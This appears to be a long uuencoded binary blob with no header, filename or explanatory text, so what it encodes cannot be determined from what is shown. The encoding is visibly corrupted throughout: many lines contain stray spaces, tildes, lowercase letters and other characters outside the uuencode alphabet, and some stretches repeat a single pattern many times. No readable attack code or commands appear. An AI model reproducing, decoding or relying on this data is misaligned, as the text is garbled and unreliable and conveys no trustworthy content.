MFB>68!]Z=J)5':^;O"5RM0M+/EHW@7`R97*D;@+Y+%-*N0S_-UBX8R`URL:\$
M'2"U<%-E(SR-#4!*>***!)]R\$Q3O9#A)1R;R\$3=H88[PA9\\$MW4H.=BN59BE^?
M1\$PHG?M,J6"XC!.ZQ7:Z`)H;W:9NDDS<4H)`\,95>(^C@T*@0N0-MXT@H9<53
M;)C\))W&7NRS8.#[I(&<.O;_%&N0?P+2N9+(!\$L_Z(3+/^"/:/:%8\2B([_6\$
M&HM=65)^<>WTG?=/W_V:[0GU:7`BB>!9[#H./1M&=NIBZY#.+) "L0."DU%R^
MN)[?8</93"9=C"?R,17&SLTDR;82HV<!W?!\$4&=1EZ_9J)*!K*]K[&E?XL+?
MI['P)SG\$?1T*L9M7W=(!X)32)K.W\$':)??&\$T#?E/BR."F?<X8:CT=!JI4:L
M7>OB87;(9\$:DX\C(M6L1%#'+YY&4G;/LT(SZ%.Q'R=,R)#]A2^_@RCJ&@87G
ML&">C3L(<#)N#J=@R/\$XZU^+XN\`'\`'2H.4]1"YS^-3F#(Y52J;8"-:8:CB(<
MK)[E-FU'6CNE'5B^/6DJE^QLUQ00=5LMK9W%8^2J/^W(_PS?Y'6_;) *%J:M\
M8D^)&65+1YLMT_;<N-\$VX\$8/[&94-HHL8G3L4\T:Z&F*)XN4>-JS_?),V:_K
M<M01J-8PEU*&05(P[]I'?@4Y'M<1R0=;Y#XBA6VTAA>1_U]J:WG#H:HTA4ZK
M,FUAM"WC3GCWL1OUV_D5/Y_@:<"_2QU4F_N"9WF/=UJQ#?MC4`U.C"!L_1R-
MXT<-P%;N9Z=Y_W6ZI2Q:>@X/?&IE)!`V/\))-)#`Y%"+AWM3A242B\._I29:D*
M%78`ID79I3-YN\$^X1(^T;3\$+)]CP9Z"/#LB)'>F*834\$S98).?:A")V3TL&0Z
M7@ZVZ8@05JP!"HN8'<+B*RR(AF)OO_7X;QZ=OOT'),A)PA[LMGEKF!;"!9)R
MT4NOD(Z"LUJ@9=29,E_@GK:J,,@8[&2^AM*3+S:5ZY9MS[[D[QA%*P,H'H?;
M"<U-89B(3[!^:+!@S?@?.A1F3U@8<C7NTUXKK)0&_%'\HP()_(E[V\N-+\\
M+@)AQ.5T,L9OZPEG%LUON&.D\$"3261TJ\3;0MMKU-O>?/]@U-52Y087F"F(T
MQ`@/HH6/A)\.C(V`BU@5TMU+7-N*J)FJP\W9<^?-8J84?4*%LM1O\JB`HA:D
M'4GV*@[&AC7P+U5*>L30&R>1LA;AXKEJ!-5U',3##ZDUF!'C(. *X6N\$3<; [%
M\LLO6\`KCN>OH,M-:'@#L)_V!AE'/OE(E'F@=1POKS))'@!:=;M"]@90\!CW.
MY1`,H_LG3J9C5,T6REI1*@CX*-RX4KV84.GW(M5'GUW'Y!;\=%,5+8"2I#0
M4XK0ZQIOF,)6JNB&F%=RE0Y2K#S2,!H52CY\`4A^*H?#NVGE\[_..0H`L!Q
MVBWB=[IPG@MPJQZ<L<N=C-/W/<;II;1[0`\@8)&O4")SCYRNF3Z'2A3[]2Z&
M1ZC4*(_)="*TM\`_0R*5KB&V<R52\$L(X"K0"?R6YVY^ZJ:4!%TP=#@L7-`"
MXX%D8N")`/F(28A<J?/2H2SI\$`1+.P#ICMFZ\$SGTGRIITWY#W]9.;K9@*?=I
M*0<,G2\BJI:DM1)9^\$\[40=8W8K6X`Z9+QDZT-+P^315G!7.H;EHZ+G2O9[,
M4<BLW[?X/>??:+@TA7-%3(HA?<YM:YLF[G?BGH;N\$<,</6)T*X>41"H<OEWE
M;KG4:/`<^%S\\$(GGWVJ3PB)YQ5SOUAL=57?M?X3X-K18.'?,60VHI@;9;Z?I
MZKM`>@.N3!YFP5KQ46)N6TN.#&ZYYMX8OMB#R\$Q#D2IJNH6;A*?`;YZ\!OPT
M<WH=,%:X99IILK,4[MYP\$0;I\$%#FD&T32V07KT!N):D]+<M#9`N&+8`WH:5
MP(\AA?*C_*#!><8XC2)#J;5?)=S.61M\$IF-F[F\$O%B.I;;=A7L9A,YJ^"R
MHR"72"4V\K*d7ZR\2RSH4\$I"SH9670<RX"[0IC>Z6E?SQ2-+TF*JMX0K7>+D
MX`EQ%'(S9;L294'<&RP(L.@V_;U%\8CW?1"BC!")=1V&=L<;4_4=]*%?8SM.
M"0I]A%#/:TAUF&*`.NN/%30A#NN<Q)OU=F`>/G0>FH0Q24A-*+.)`A]S8O
M0:J5ZSVJE-]PWY`QLWQV]DQ.+[5:'+Q</@0,1.R?\$\$`KM.X"D`+5@=9`SO.@
M]:I/WP=^@TKZ*6S[L%#2"E'\O'Y=F&>>P<M);C[W2V@4[R7']^:P3\;AM&N
MUG4XD\$C'D_.J^<_<^AC>N6//)3[+*=8L\$%?L\$0.-\$W<S"4=?LG&\$@K[4C5?IX
M(="/FEA/N(Q+)"`2SA`-;W7?A=][!#\L0*(_(J#+=G0T`G/B:..+9_S_L3'
M46E9(+@+!"TXW3&LD:U/GK!JXNYINL_`/3,L1-,B'@/;'`!N1QLA9P..G,_<
M>LEO.K>COB1_B?NL2J(8ACUEZ,Z.Y2WG-62A6T+)1_%9X9\9F8Z,_9JA5]
M8IPN6=U\$%GA#ZZ!W'&+XH11'6NSU?'ZXU<Z\$`)K)('YBKZ@W;'9A\CAK'SA9
MYL`!#@S^[.]3;'7X0:UD@MZ#W\$6'EC=8B+'?N!VY&1@@]NCN?;=^C([*\2(3
MN/@PH#BMW9*NDR[R?5)E82/\-UFG\$-/]F,J@`K5X\$/E#F,P;A(#V%U(<7^YO
M"L1J@C!0>JYRBX%)1XXP+`'(9=O(E9*QCD"D'3AWL(DX1JA%_A`QY!S'9JT
MIE/T\$N\`-E@!D)9Z-[16SB;RZD4H4=Q*%1-83``/OT_ZE,P0:1=EX5P^F]E.
M\$.;!^;D#J)F8)1`,`',*N'F'0J)/:J[OGF\$OHPRZTGTGM7_<!%^D3N1<ME'S2
MU4:&#]YS@P!M\$-S'R,R@[8/A3N-8'T^5!`Z(<522&!D`!R[L+8)0X1;]O>VS
M3`\$F&BR:HT,-ED>WO2&O0D,P()GAI_?T-Q\A]E_7,J_,P76'@.?.==L&P#
M3X`@,S`@2@S(.V5.=1TXNPX;7`T)VEC#5GAK!3:,U#DLEHFOAE>_(`I5WG?=
M3#1;G1.I%6QQ9V%B;<YDHY@8,LDN.NI9F>%5ZA1VFW<C+`#=#H1&`\$!"0/0`,
MB1[Y[&DP9K=,8",XIT+]P&KA*AM>F[N3+T3G\0_DY*^ROC6?*\@9.R98UE#G
M03=P&?&`%*_PGU?X22[6]2(Q,>@`%]\$Y*B6]STO6#U+'`_KN1]GG[OA9?41]
M*(L>A'0FL7,S753C:`1PGWRXDUX'W/H--D`YI)TLGZSH-:*R3",)0E30.:A2
M.RH5N.L&>M0L.33)T>Y7TX_I[XG/QF[[7%@5I.S\BGS9UQ5?<.^+[91]FKK5
M\$SA2FJB][+Z8-@&W`1@,%#9Q'.".\$CGV/?7LN6]\$B:]B'.D\$RI)))+63#;P2
MAM&ODE(;>H)\$KE#XX@GB\$+6:X"<E%I`DWM/H,/CB^9+[9H5@L&7BB97-@!)
M4ZSO#NN[339D*EV)*@`V[0B#I*`O'`I^^@.@(JAC=>7>F67``&-8([@@=PQY\$/
M'<\DX)8&N.>4[I`3\@S`-`"#19_UK.-@+O4J99K0'^J%T@<.AH(GA+_P:0\1H
M+K\`-@*0=8W=,<;@_@7KU\D-,>(@U@=04M!&LRZY`J"JU#!9R="AVQ@-2^4
MG0.KVU>!.KCJ<UV;@AM]#UZEV()EHX,;!_Q.BB^FF;P#@15I0&.Z<"Y#DOM
MZE&IK<`H%`F>R`N:,F!Z;84]7"RR]T];96PQ>MU\D\36439_*]A[@A/;7Z
MB6DD@BGD-,B9LT.YU3PBLHT?ELPT(--`C9Q@^#8VVM2TCBFCP;\$+?=-,^+?)
MNMD;_6V\;N9:&IK1B(R1-G\R\$?W%[\I3.UH'8[6P29EA\W,FS&ZK!;O2ZH^-
MRQS1&P;+Y1G4E\WNN&WOKI?P8D3(,E8B^2S14CVH^P-SM\6QFVS9F0._SS9
MG,U1ZS,_KZ<RZ_-PP#H4`F%`^SV`A&091M:.`"'\)V(0?@;[*<(Y0-A:,IM)
MX^>5B)+([\6F45G07"[WT! ?GV2KN-XPRNQ9ZZ4O.OXO&T#_BR;YS28:Q>]T
M5?VOJ)I_T0\$,`#;B(5D\$><_-ER4`YWE(&L(>\$X;<ZK:*Y=KB5Q;17'3A`#N?

MG; JN[4K6/@?]H13^`WI#50G>#]5M9%00:, 1N)! [+77[!"-OAY[UX, &WX@O'N
MP<J, YW.&<]F-HKHCPCB<"LL]= "K!`'>Z]H'D7NIJH-&#_.PN].Z]'V5B3WUX1
M(<7WKJC"-+6&4;G"?UYADP*]L8D#\NS'D2>X-/"RE5(01,C1*7@J=1TJ(6O6
M?BD`6#_4A\$SYFK*?)#HFUF@=EM@PK+&%CA28X%--#>, +YXW\$&UV\F`3-%4*1
MJ: `>-NIMU"0=Y:P`V>X\$3SKZ'A(ZD\$`\\$MGGG`O*)]IU``<\/5\$W13O2=\G%
MNFG7EYF3J![. !RN)>N5.DCPT\$ER7F> .F, QF98Z/MKI[1B2S!T7@O`AR4\ :J&
MM'`\$*6<Z8?TDN((%CO__P<T\ :N-C<^0;\3D@6;1V)P)DID' MS9KSD4(L=3.1
MFYNMSA.__' <D>+ .&@;\M`F!G6H+X>-&#`U(SFTN;9M/-R0G3>E3H=Z, .%X)6
MX=^<+%O', \$5)3F'\`2F6@P)'(HL6C;\=%; "-A,U%J&Z)>!PP\2:),)YRY2<:
M&L_&&<A*(A/I* [+2\$A@'8"Q! I+@@;>/L`M^`NP#D4\$14:VN:, Z_4R9:J]9+.
M/N_@ [3T`DI^@BYGC6%.P, #.K!DLB+`5F7(]SI1XG`7, .FKO'@/5#/2#SH;%
M^4#DEPVE2\?Q\$XWH;! \[XYP\ :;8VFF>?3)-"FLD&BXP@V#B!A1T^#1-71
MXYA8)P2AF+XHT[126IN_B>##>GJ%GJ:=M&!QJ['9\$R#XLHLL=); \DGQ%0)NJ
ML_`9ZS60TC\$: <7\$<\/<[VON?;^]YYO^=V_O>F=YOR-ZG[(]6M', O]WPNV04
MOY\ [^8J==, _EAN]<; IPWEQOGL51NNB]F7T)Z' -"7TODV.>%K=S, %:(J2F\$
M96S`R1:U*HQA>(9, LIA+9`OJ1H)-YQ/IW4PVEE53MXLW=^S7O6`I. IFZ". * &
M#<GB^#K&\;NGD5DB2EI9@!@?>-IGO`\.)VF3/,)OU&7GYJ@%W33KE:48_2!3
MG]![M]X62M^CY-, %E6, 3QY\$7B-<8TZNJC/+%`@V\$C!7\$?*OLJ56S75D3WS36
MJJ\N8=J/:J_Y<7D!KG`GRS.\$U_E1"G8U_D.X"H`)O:0;I%S^W)TSJBBMYE*N
M7M-)JP=]D\AGDP72\5>E\$QI3@^]3[YPL"8=\`7I-, UW\3N_VACN&[; `D7*6W
MI"VKU>.:D>M6#F.-F@')PZ9#]5)971*2S6.*?4W*M&W3NAQ0-'U[S%K3%YY<
M%RX.6,N>3#;BU*IUZ`0ZU#, 1E]Y"*JJ?:*VVQ<NWZLR@2@^@Z5OY_*[3!XP*
M?W(&7/X=*]JYPW=, 3PDB-\$*IA' ISI*G39VWW!O+#NGA0*)+&\$I, --\$^X/B.)
M\U`YD`4;D.%B)I!B%N+&&UOJ3HPI&Q)=[2(K@'!V!:UYO_NA, Y_4HR8<[**\$
MWH6^?:"-KR)`8`ZOKDH#`5B-]VH\$C/<TSX+\$L@C/<5:\$-WLK[^*[(HN">"P7
MSF9RCPSX42XYG2AR/@J1"X.6RB8;7Q`@#?68C/8""Y-M] %5V^8RT*B)*_, @A
MR: `B\U>, 8?!#6+%=@8^V2&@A5\$D<%`Z:>NQJ.CJZXJ+&&6ZKXHH:Z'09E1/'
MRZG)C#L7!TP*A-[P]AY\8HVS@_LU[H^:]8O[P:TLB[-.FKQ5TC!`-19"RV+W
M2G4:/V6;A+] +ORN_+!#C, [3K*M&N0Z9=-43QB428HGT``[`U8ATVFMN*Q3-[
MQ50%W`9BCXV)Y.UB;B, &U\CLV2MLLV5R4\D9F[4S5:I6K7R+-1, &5"UY/<4F
M*5BJ<5QOHG\$JCWU;2.WS?S" F<2C/.T/.7R9"SIDE%_?I, R46\3]IDA8=-*E
M8M^AIL/N[.RD^`I82;[*UIO*_CR<, _@S63=[AS;-B=ZSGV&*_1\`5B(ZTD@
MH(/ [2\$9/\`E4I5T+AZ8)PV.!6@MZW]S-%7>SF8**\JHIH&.L`/; %C:W8SF8B
MSG-EG6)B!Z__.#%"->(%71+EM]2TFK\-%?*)K+JSR2Y@/JK!W, Q9;?7K@NTT
ML9/([V6RVW;G_8B?H1O`B=U8+J<6\$G;1, SZ"\$6XUYWTR6E\$? !3BX=KGB4;A5
M)X<\$WF>_A81!J%7K`EZ``ILZ>`@#D84(&MD`P!LD+5H"N6&*/MD@55H\JY0Y
M!)Q='QS5SLAO\AX/1!. (#UPP>[0:JA_/DQZAB(!E)J!WO2&9P^B\C\AY!, Z
M_T2;W;0T^EFHC!P!*71X/IKW+*/?F)@1UFK"?[M/F&@R#?I-8+'`21/9!4
MX7]LR>^=N(9P#Q4K*79JRVAPQO>LWPON:MPSJIU#7SG>;?, S.451@WLF@`J"
M5F9"Y_P#F<YJ+2#H4;?.RN^N>/"+DMEFG52?`PC\$2, M8;`Q"S]A\$KQHG"ZI2
M&@SD77@]D\]GTFR4_Q8WZ#2PL/B=Y+_%K4Q6W<_LY&, I-BZR"HEL7@60R(*I
M1#+/!M*9>*8CNVR07HJJ``\0UEU<RL/:'-FEPW`GR)5'7\$)SW]U]37`IR(B
ME."UYZ\LOOQ\1--A6`"N_&;\YOKV\Y`7UH96C=K:*FS+M5ES=0E_AU:;U5<I
MA;]#JQ@D"O?2VFP5T&`9&\$(<D?8=J5GW)5@HP>-LK\Z: :RRTNB1^H`GVC!U\
MH;Z(QZI<\$<\$7S"6QCD:&>W\+[F9R=>)L1KXU@%AAGO?YDFT<N72\<'1TM(#.
MW1:Z[0;- "<-YV`_!HL#(8/\$0(O.6A8LB\@&%B!9)IPLD5<ESJ<HPDN7(@%@L
M`PK[G\&^Y];V564_PXJ_S8:~/JGEY<?#C@2R6%'XA=CCL0WAI3_P9>?`4]O
M+?]+</K/ES\, 3O\, _HCLT+1J9?^K\G/*"ZX4E96RLO)KRDI)4?X+\Z[.CXA&
MV4\O/RO&4Y`C4:"CA3Y`8LF96`S+(2QG%>II^0/\#_KC[=QRMK, 4%KEUD3LS
M, (%=J\$IP5E94\15>XX7_QJ2/E?JM.W\D`Q`O)=D1=-_CF?)I\ISPR>F7MH
M):.L[@K:64EI:QL. [X]XHE]T6W7.[F+(/;N?!/&_905:Y%_NG\+B0>T7#]^6
M#W<`K5786OX=9?HOE[^N++_7)TH`^T6ILORWP>5OR4E_S]G[;_9Y]?Z3H-7[
MHNQ]?\$@O!42#;TD._J9["C`A_&!L]^`<@>\-"#>^^<^QT?YBW&1^Q^RM5^\$
MQ, ,+_>?>G\!`5:3]XGA5G7-ZW[, `L^`V+FD64<.8!EQG1AJ7<1QG:!P=1YVQ
M<5\)ZHP!`AT@2L`0@@@8\$32!HP`B-!`P:292`46.(&C1J`A&B1@T:-"C*_WF>
M.MWI!)29^][[_N_]Q`?4^=JCIU:GGJ6:KJ5!L`M_)E`ZW, QT[B^G, %L=7Y
M5R23;I/N^:-I<"9_#\$&9;(I)]L'(LZNT*+%#\#@00"<Z/-, "&2-[?1_KA%F-,
MC;YSZ`6;`IO[ADBKC8N0!(?06CZX=%?5M\$7Z;&)L8_\GD<37!Q)<#./27#W
M0)Y+L\$LK!SIS:J0S`P-5+.-CET7:\MW8\$L_F1PR[>IWX928?1'+; &6F0[5K,
M\Z'(\;8Y_]LB, TB.3)8RP=>1@T1&59=T7(>X&._C2U>XI!Q4T79-PR, FS]\$
MZ, ABUCTIEFAN9C`6*@:W_>2!MA=CG^1CGQIHZ%V1!K+%, HP\$[6@-1&-G(-\$T
M+:9K-D>R5, :>S;>RL>>%LF814;)61\$JNRO2J.`9]33?12CQB4C47RUZ5%UL
MR]P=J?CSQF@-ID:>O=L0K>-J/K8R]KGXH]8GAA/E1]X; %RG2[/'//Q1YQ[V1
M<; \$UTO(719[, BH1, , 4?+4W`/A=IAT1R, \ITHS49R_9, EYJ5YL:3_2BS]
M3>?1-\SF8T.1C)-CY5[K\$!;SYU@:R(\$A&"G7^[\$5G1-[\\] (DC6QH3, &7CZ-
MC\V-I\$F, R"2S`1*)&/O\$DB:U`@IK(R0PAI+5!S)*Q+YP0`MQXNQ"2)&\$%!-
M_JHF[=&?F/WB+\$+AU#[7P>\$F#J\$V1KP>IZ(&77)8FS*\$7E?A7D/RNVJ@=RB
MJ8!=[QV<ZB]'277E\$7E=>914UQR1ZIJCI/K+0`IHV!\`PFP0%JEI)*[KB%0#
M<4>V3_2IH6_YTQ/'^_DHY=MRE/+]^2AA@2-R"PQF*@5`E=HQ>DDL%_UC+!>=
MP, >>&RM^QT4&U<D1^71)9*`<, D6YQ\L1VAP7^^RID6?_&6\$`BV,)>E;LS?V1

M\6`9NXV/;>1CM_.Q._C8U_G8)C[V#3[V33[V+3ZV>8#E/AQYY7FQV3PP,*Q:
M^=AW(FDVQZ:9.42FSAR0^(:Q4_C8:_C8O_*QU_&Q?^-CKX)4=HTQFO&C?&QQ
M+%Q\6C_7)K](^9XD8@VM!GZ+!+VR1&Q6M(E1X09X0D@I97\YV*>BHVA^B5_
M.Z`[9U]FC/;Q8>S[B0+^)W5F^W5E(#FL)S;%C9':`MSC?JB5`:Q61H2T'5#
M:3\$FE4&F.N+A@8RCJO*+6+(?Q."VN%C6:\)`?VC)6Y.W)3<DOYI<KQ?^S9B:
MYNOZ<O+.6*:Y22?4Y"^^C;TM0(-L^D7U@X&TFV3@02(6#F*[L\$Y68ROVH!^9
M&M876[.7928Q^OX/F&;O0!5\$\KO)[PUNB1.5Z&#%:IQNBFD!RO!`; (8_\$[(G
M-F0+AG`E&L*3)D9]5T9]@:@6?EGV%VK2"S%*><PM3YH\.&)#-.+WT8B+LP^J
M2?4QMTR+N;T\]I8G_2\$:<04VX4"Z[:#_)W5\$C8\$?!N(,2748)S\$:"/2([-(
M_=JF-Q^0109*745,;HSV)TG8W_4"_D='R\$\Q1)]OC*8T8,I]<H0,[J3I8E`G
MK8QH&=^(*&V^D?QZ\O;D'<E-^I.6R)A`@LA^2Y6V8.RHL<BB#22*\$E^TL?X8
M]5T5+=!W:M(KV4E*4F.4^RE1!I_T,K91EQ9IKIAZKC0,KM+P`;HS2;H;N+&9
M8YHTRA6TI#)%ZS%HZ)>J2==@IJ_%D`K<;AO,+V)"S-2AT7)",VS%Z\$:]>UZ-
M*C"K1'3@K\$]/H:DWH^E'!J+#+=&WU0VN_8DF5=9";Z[DJFC1]90PA*+TF?U6
M1+2I\$;9N&=1ZDDZ'-&Z+*?K\FQ&.TS28`@?3%4^:I)<NY5Q4`+5HYZS%SMDI
MANH#]=#T27^-/CTE.DZ@*\`%];[X60P9-M(U?'`#H#J@1'B*)N#BF)NF#69=#
M&<K,7\$J4F1F3OTL^F/Q]<G_RC\D_)!_2J[TVMEY_X8/KM6E@#.Z+]D?+4)X?
MHYJ@E/N-R)Y@.)&2[KZR#`<'*1[O3'PHATQ_51FBM+3Q\D?#95>GQY=>E%P
M9*S9H_)=BBU5P?@AC31WX.VOQ.@&HR/VJR-"6F8(72\&YWBJS\$BL(#3HZ[
MR-C(%UJ\\$=U)W^!1B)B!D;I`-\$,(8A-:O3Q/T?I!SC@J]\$6.I#<QV]@3#PD
M`)6';N`10"J#]T@`\$`P`(@)`T!`!4`",,\$:N@%8`@`@2-H`"8`)4-EV7_F(B/
MP\$_/;C-F[S]FOV7,;C9FWV.?H+(DEEUEREYKRNXS9>^T9+=:LL^Q9N=8LWW6
M[''6[/'6['G6W^1]>7;V=\$OV>D=VV)&]P9']@B-[H^/O[.J3M>P:1_86\ (XZ
M_/??=#RJ9M<ZLE]R9+_LR%ZO9;N<)[I^E3W?F5WHS'[8F?V(,WN!,_LNBTE
M)Q;\$J?S\$9J,JLELT-?M=8T;VA\;LF[&,0<V9_:DA^S-#]N>&[!Y#]I>&["\
M\$^"![/,%;^:M4;+;-]#CV2Z>W6Z\$!U+PJ9<1-FI:=@9D=9(Q^V1C=K8!@N[1
M`,884K(G0?;&[\$IC]AIC)M/ [&+&v55@/1BSOS9F?P./-%FRW[!DOVG)_LF2
M?;HU^TIK]A^MV7^W9?_#EGV3+7NX/?L<0_9"9W:Q\$()+TCBUM5`%\`WHA7@%
MFMV,'6#&MC<_Q/>FO7G"[=>?LL_/#3PUZ=&DE=D?FI)69R\S9F\R9M<:L]M,
MV;^Q9-]OR;[!DOVC)?MY:W:6+?M26_9EMFR'/=MOSUYISW[&FMUAS^ZT9R]R
M9%=9LY<[#9SOW7C;@Z?VBZ"![_5,R7OUTCE31O.]_ZH_:=T[WX4>YWM/>K[6
M=OCUJ_/YWI^6+%LU]L;3K^5[&_JW;_TW%EFKO+;B<*@A`+I1"!!":0=@<0B
MD%<C`@F!#.!"!<&*8\$.P(S@0G`@N!#>"!R\$. (1XA`2\$1(0DA&2\$%(15A&,)Q
M"&D(Z0@9")D(PQ&.1S@!X42\$DQ!.1O@5PBD(IR* <AG`Z0A:"%V\$PDB\$40BC
M\$<Y`&(-P)L)9"&<C9".,1?@UPCD(.0@^A`\$ (XQ\$F())R+<![^0@7(%R(<'"
M;Q!^B_`[A(L1)B+X\$28A7())P*^>E")<C_![A"HO_ (%R)\\$>\$JQ#^A/!GA,D(
M`80I"%<C_`7A&H1K\$?Z* <!W"WQ"N1[!X4:\$OR/\`^\$FA"#5(2;\$6Y!N!7A
M-H`3!_@0T(J"M*(@K2A)*PK2BH*THB"M*\$@K"M**@K2B(*TH2"L*THJ"M*(
MK2A)*PK2BH*THB"M*\$@K"M**@K2B(*TH2"L*THJ"M*(@K2A)*PK2BH*THB"M
M*\$@K"M**@K2B/)0\$V9BP@`9\G0GS-V^`^BR1"8MOP@*:L#8F`*\FK*\$):VC"
MXINPJ"8LFPFK9,(:FK"&)BRY"4MNPBJ9L/XFK*`I(8?5>!HJE%5`F*7,&D
M*JH&)\KK'(IN>>B&!Q!&(C@0IB(\$\$<Y\$6(CP\$L++"+)#N`A>H1_(?P1P8!@
M1/'C3\$)X!N\$RA`R\$6Q`>1QB+<#9"&<(RA%\AG(AP\$L+%" , ,0,A`R\$=(0TA%.
M0[03X0F\$;(0\$A\$2\$. (1XA`*\$VQ%&())R*L!TA"V\$,0ACA!80-"4("L(6A(D(
M#R,\A;`*836"!<&%H"'\`>%A/,1QB&<BG`*P@4(XQ\$V(M0@7(AP.<)O\$#8A
M;\$8H0#@/X?<(5R!,0%B`<"Y"%"\$9(0_A#(2K\$*Y&N`';A+PC'(PQ`N!:A&N\$Y
MA.<1ZA\$:%\$Y%>`UA&T(C0BK"- (29"/<BC\$`8C^!\$*\$; (05B"4(HP&^\$VA\$*\$
M(H1%)(\A+\$=8@?`DPJ, (6Q&J\$-8C5"#<A7`1@@WA[P@W(E0BK\$&H0[0;81["
M/0CK\$)Y%>`3A\$H1+\$58B_!KA3P@,82["?0AW(`00IB"\B%"+,`LA^&W"-,1
M!`)>!IA!X(/X4&5^Q&6(MR,D(+P3X2_(5R'\&>\$R0AG(8Q)",&8\$?Z*\!#"
M.0BO(*@)(R.L15B,D(1P`L+I"%8\$-X('80;"`00@AWA)H1_)B`"V@Z1T"G
M"&(-4#&C-HT1JV?\$06!\2%1A^"H4QA(= .5/(N>A4(9J/2\HF1?R+--OT)?
MTA099/AEF:ZDW]`Q\WJANE50M4Q4G`'W__^]Y==\$XS98!4_9LV^U)Z]T93]
MI2/[*ENVL%05R]7?0W*NNO0W:^HH=0QGG+UN3VE.G)&G5G9H`FYWVE-X2@L&
MU`5H1@AX!P,&_NW\$J#89U30XZFFV,ZNW0&.>\UR`6)L-M0:~V;#)?T:DI0E\$*
M':D<_BUP""X*DS!QI\8+,DMW:UQ4[]8>3>+E71H\B]#P"11`\,_L\,`GF`'9
M7HVGA/=J^Q)YXUYM1%+<I64.>*E(@2S1P3\QJ#@Q_XX6DQISA?A("I`*+1[(
M:[G#;70[W&ZW<&MNA>M_4`#]R@?[GDLJR%, [NC4^,T\M_A3JT]2#5>OZ`O\$0
M8?&7B%5?:D(T@%>4[0=?WWY-%:U?PVUOGV8T*WP`M^`O-(-H_P["BOLUIV@]
M"%#\O:.)XI^TFB3>&S(HO&R>0?#!#T!Y;)\4%<(85V%X"M>"-13#%"T&"",
M4+,,\$K<O`5]>*4!Y*=>PVH:\/H6PI0`-^SU+(I>@Q\`4B="`\$4/'Y0A=" ,T(=0
M6H:01.A&*%P&4(W0MQR@]4G(OO)]\#6NPK<]C85\$*\$T&H*,*H' (=EN59C\$!8
M48V)G\?8,&:Z`7TO0"XK-J(/;/&`ZO!2F_"QS9CT5[\$"B+DUV()\$-H1"K9@
M,1!60`30A-!`APWQ"E8+H6@KUA*A&Z&N`JN/4-J`K8`0B]#U*B9^#5^.4+4=
M88<!27RWHRBS.#DO3VU]W;`XF?>^#J&"+X7054E`!;5O&`C>"K7M#4,E]-D;
M%/D81*![R*9FBNQN-CR3Q//>-AA4*]\K1X?\UX-C!/^5X2BJW6E`8B(\1%<
MBEA%V\$#83M@`*`K?,:BB#Z`Z7<.:9-[S+KY=/`YOKZ*B[9)%VV58EY3/>^&N
M(;/@8ZK4)Y#F,:Q4Y<>&QY-YP\>@!`FQ,%*T\$ARUW1#._(Z#(\E\>(.;-4]
ME/V7]J+,GD3(OFT/9=^WQ_!E8CXO[,+L*S^A[#LA^T68?>,GAD>3>9<,[8+0
M4@PMWF=8FLRK]QEPZ`_!EZ[\$\$Q9W&WA*5;>A/(G7=10<9JOVE7WP4\$[E,6R`

MIQA3U=2?['H+XC]!N#\1!FGQ9P8.>;9^9A`%F46?0U4J/X>6:NH%7\%^@([]
M!DUT?PUA!="_";?%W`*W?&;Y)=+?V&\R\YR#2[O=(:S\AO1R&PG(^%PM;0*U3
M8)P+?3K7B#6;#S6;EP0U:YKKG)_>^8:(;%8C(F78^*&><8GDMSM\XQ`;/O/H
MB1YHQ>Y\$>*+K8>.GB3SO\$0K=_'F48`LU%QF70(<64>@7D/8S;/&ZA<;/\$WG[
M0LK](V29NY!E%BXROI_(RQ<9N5KUJ%'3%\$.'/<+X4C^Q>R*MTXYM#]JY.;2
M8J,BPL7&CQ)Y;S\$4JF"Q4?":Q>!K1Z@M!6@MI=>TXVO>P=?TE!K?373G+X6D
MI0A".8@5_, \$A7D#B#: \Q0NHUQA8(^#EU4\#5#YC3%&&\9#CJ.SZY)@XXF*G
M7NH7,?-#59!YTUKCEF3>L1;R7;\$. ((R0_SQ`&4(8H>-YHP) ":#]1LJ7/\$26-
MYA*AI7K<)\ :#WD51DV/I_, ^S<8%=[[@I&!E&O%.K9N)/];5%_P<Z%N5(LR
M^VSP<'Z-\$>E]18WQ6UL^KX&[AN'5FXU";=X,WLR^S=193T/R-VS0A44O&M^T
M\ :H7*?01#0:\$`T)K:XV/.GA;+6;-GX?0-@SMJS7"H"[:8GS?P2NW&@&FB6]5
M*G:+`9NV#J/;"?L("U^!#BQ_Q?B!72UJ@'XO?(U>\Z2E*' .W!S*L><VXQ\ -;
M9>A><\$T>OJ9HFW&@U=M@U!%FVDHROS&"?6JVD[U:MR.&7=L-W[K;!C>#S?Y
MO'2'431D%K\)+ZA*`J; \IL#53QLA?S:WC;FV7B?#`T?WOUV'(16M1A;XGAC
M"X6^J!1E=ED@)-!.XR<67MI*H;40NA=#V]XS[K/POO<H=#:\$YF-HW0?&V1;>
M_@&%?@JEKW5":\$. [<8N3=[1CJ"B`,LS"9J[]T)AOXVT?0M\W?60\$?L(70\7X
MHL5+HCM^,BXTL7S/C:B"C3;DO*\$!]6:CRGC=5#@>5C@WH^-\^-X80>%?@V%
M>!,K%^XPOF7ES1V4YT*-\BS%5FSM-"YU\+Y.L.4\8I\$:PWXB_QZSP5N:=E.?
M[D&L)*PC;"/L)2SH0EQ!6\$/83-A-F/<)8BEA-6\$C80=A_R=&@RC:UQG4POV
M0><T?4G=6@,E_<0!W=K_)75K\5>8N.HK8[>C87C#5]BM75]AM_;TPT,%!Q%^
MHCI^*=OMOS?RGY^,'[EYKXRHD!\$[L\$&;#AM?=_&>PT8E,5G=:2!&_*[A*W`
MV5'"X-]&-_+#!, *M!F([81]A(4S\$<L):PE;"7L(\V<AEA&&"9L(NP@/\$1;G
M(U81-A"V\$_81%LZF`EK"5MGFW:ZU1[P\[Q"4+@[``C=PR8<^0\#*11;D.\^
M8L*F;'_5&)I&-X'=_F\>(\$)&K%P(3Q3N="\$S?2^0LWT.!)/ZR)3F97W+3(I
M&<G: !@LTT#1L1M_T\$R#)1K^>S(.I%K3HR:4:MV/8ME7E"#6\$#83=A/F+4\$L
M):PF;"3L(.PG+`I%K"2L(VPC["4L6\$KY\$]80-A-V\$^8]9E)\$Z6.F5^+4]L>A
M_OT([94F5:U>`[ZV-28<H0];BS)?BX>VR'O:M"V>EST-#5NT%J/XVT!054AF
MY6M-:]V\3H;.@-#].-"[UIF^=H+>2*\$;@9[WX+'K?=:4Y>#A9TT*#.69%A(5
MRW\$X-\F\$^=#\,Y%[#UKFF7A>=74AXOA\0H<#MW/41_F/V]:[0!Y`85I0.A!
MR%MOPIZ8:T\ -V2&GUY#[YVTP<86S/;;4+AL4)/SES&X=(,I%=Z_SO9S-LC/
M_TNMP0S"D**%; "G_F33K8T&#&^"<!=G*^VIQ7;^<W_2%MF.Z;NP?'I_QY:Z
